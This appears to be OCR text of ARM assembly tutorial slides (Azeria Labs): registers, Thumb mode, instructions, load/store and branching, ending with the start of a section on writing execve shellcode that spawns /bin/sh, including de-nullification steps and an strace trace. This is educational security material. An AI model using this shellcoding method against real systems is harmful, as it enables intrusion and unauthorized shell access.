

.section .text
.global _start
Entry Point
_start:
mov r7, #4
mov r0, #1
mov r2, #13
ldr r1, =string
svc 0
mov r7, #1
svc 0
Directives
.data
string:
.ascii
“Hello World\n”


.section .text
.global _start
Entry Point
_start:
mov r7, #4
mov r0, #1
mov r2, #13
ldr r1, =string
svc 0
mov r7, #1
svc 0
Code section
Directives
.data
string:
.ascii
“Hello World\n”


.section .text
.global _start
Entry Point
_start:
mov r7, #4
mov r0, #1
mov r2, #13
ldr r1, =string
svc 0
mov r7, #1
svc 0
Code section
Directives
.data
Label
string:
.ascii
“Hello World\n”

Registers


ARM Registers



AZERIA

Program Counter


- ARM uses a pipeline
  - In order to increase speed of flow of instructions to processor
- Rather than pointing to the instruction being executed, the PC points to the instruction being fetched.
- Bit 0 of PC is always 0 (unless in Jazelle mode)
  - In hardware, bit 0 of PC is undefined
  - BX switch to thumb if target PC bit 0 is 1.
    - So you can't just ADD PC, PC, #1 to switch to Thumb.



AZERIA

Register Access


- ARM can access 16 registers, because Instructions have 4 bits for registers (2^4 = 16)
- Thumb has 3 bits for registers (2^3 = 8)
  - Fixed in Thumb2!
  - High registers require a 32-bit Thumb2 instruction instead of 16-bit



AZERIA


Thumb Mode

- Two execution states: ARM and Thumb
  - Switch state with BX/BLX instruction
- Thumb is a 16-bit instruction set
  - Thumb-2 (16 and 32-bit), adding more 32-bit instructions and ability to handle exceptions
  - For us: useful to get rid of NULL bytes in our shellcode
- Most instructions unconditional
- The instruction set can be changed during:
  - Function call/return
  - Exception call/return



AZERIA

Thumb mode




AZERIA

Most Common Instructions

MOV	Move data	EOR	Bitwise XOR
MVN	Move 2‘s complement	LDR	Load
ADD	Addition	STR	Store
SUB	Subtraction	LDM	Load Multiple
MUL	Multiplication	STM	Store Multiple
LSL	Logical Shift Left	PUSH	Push on Stack
LSR	Logical Shift Right	POP	Pop off Stack
ASR	Arithmetic Shift Right	B	Branch
ROR	Rotate Right	BL	Branch with link
CMP	Compare	BX	Branch and exchange
AND	Bitwise AND	BLX	Branch /w link and exchange
ORR	Bitwise OR	SWI/SVC	System Call

AZERIA

Data processing instructions



Load / Store instructions


- ARM is a Load / Store Architecture
  - Does not support memory to memory data processing operations
  - Must move data values into register before using them
- This isn't as inefficient as it sounds:
  - Load data values from memory into registers
  - Process data in registers using a number of data processing instructions
    - which are not slowed down by memory access
  - Store results from registers out of memory
- Three sets of instructions which interact with main memory:
  - Single register data transfer (LDR/STR)
  - Block data transfer (LDM/STM)
  - Single Data Swap (SWP)

```
uint32_t main(void)
{
      uint32_t* a;
      uint32_t* b;
      ...
      a* = add(*a, *b);
      ...
}
```

```
main:
      ...
      LDR   r0, [r3]   } values loaded from memory
      LDR   r1, [r4]   }
      BL    add--------processed
      STR   r0, [r5]----stored back to memory
      ...
```

Load / Store Instructions

value at [**address**] found in R2
is loaded into register R1



value found in R1
is stored to [**address**] found in R2

- Load and Store Word or Byte
  - LDR / STR / LDRB / STRB
- Can be executed conditionally!
- Syntax:
  - <LDR|STR>{<cond>}{<size>} Rd, <address>

Functions


Branches and Subroutines

Branches

Branch (B)

Syntax


```
b[cond] label
b       label
```



Branch & Exchange (BX)

Syntax

```
bx[cond] Rm
bx       Rm
```




AZERIA

Branches

Branch & Link (BL)

Syntax


```
bl[cond] label
bl       label
```




Branch & Link & Exchange (BLX)

Syntax

```
blx[cond] Rm
blx       Rm
blx       label
```



Non-Leaf Functions



AZERIA

Shellcoding

Writing execve shellcode

Benefits of writing ARM Shellcode

- Writing your own assembly helps you to understand assembly
  - How functions work
  - How function parameters are passed
  - How to translate functions to assembly for any purpose
- Learn it once and know how to write your own variations
  - For exploit development and vulnerability research
- You can write your own shellcode instead of having to rely on pre-existing exploit-db shellcode

How to Shellcode

- Step 1: Figure out the system call that is being invoked
- Step 2: Figure out the number of that system call
- Step 3: Map out parameters of the function
- Step 4: Translate to assembly
- Step 5: Dump disassembly to check for null bytes
- Step 6: Get rid of null bytes → de-nullifying shellcode
- Step 7: Convert shellcode to hex

Step 1: Tracing System calls

We want to translate the following code into ARM assembly:

```
#include <stdio.h>

void main(void)
{
    system("/bin/sh");
}
```

```
azeria@labs:~$ gcc system.c -o system
azeria@labs:~$ strace -h
```

-f-- follow forks,-ff-- with output into separate files

-v-- verbose mode: print unabbreviated argv, stat, termio[s], etc. args

--- snip--

```
azeria@labs:~$ strace -f -v system
--- snip --
[pid 4575] execve("/bin/sh", ["/bin/sh"], ["MAIL=/var/mail/pi",
"SSH_CLIENT=192.168.200.1 42616 2"..., "USER=pi", "SHLVL=1",
"OLDPWD=/home/azeria", "HOME=/home/azeria",
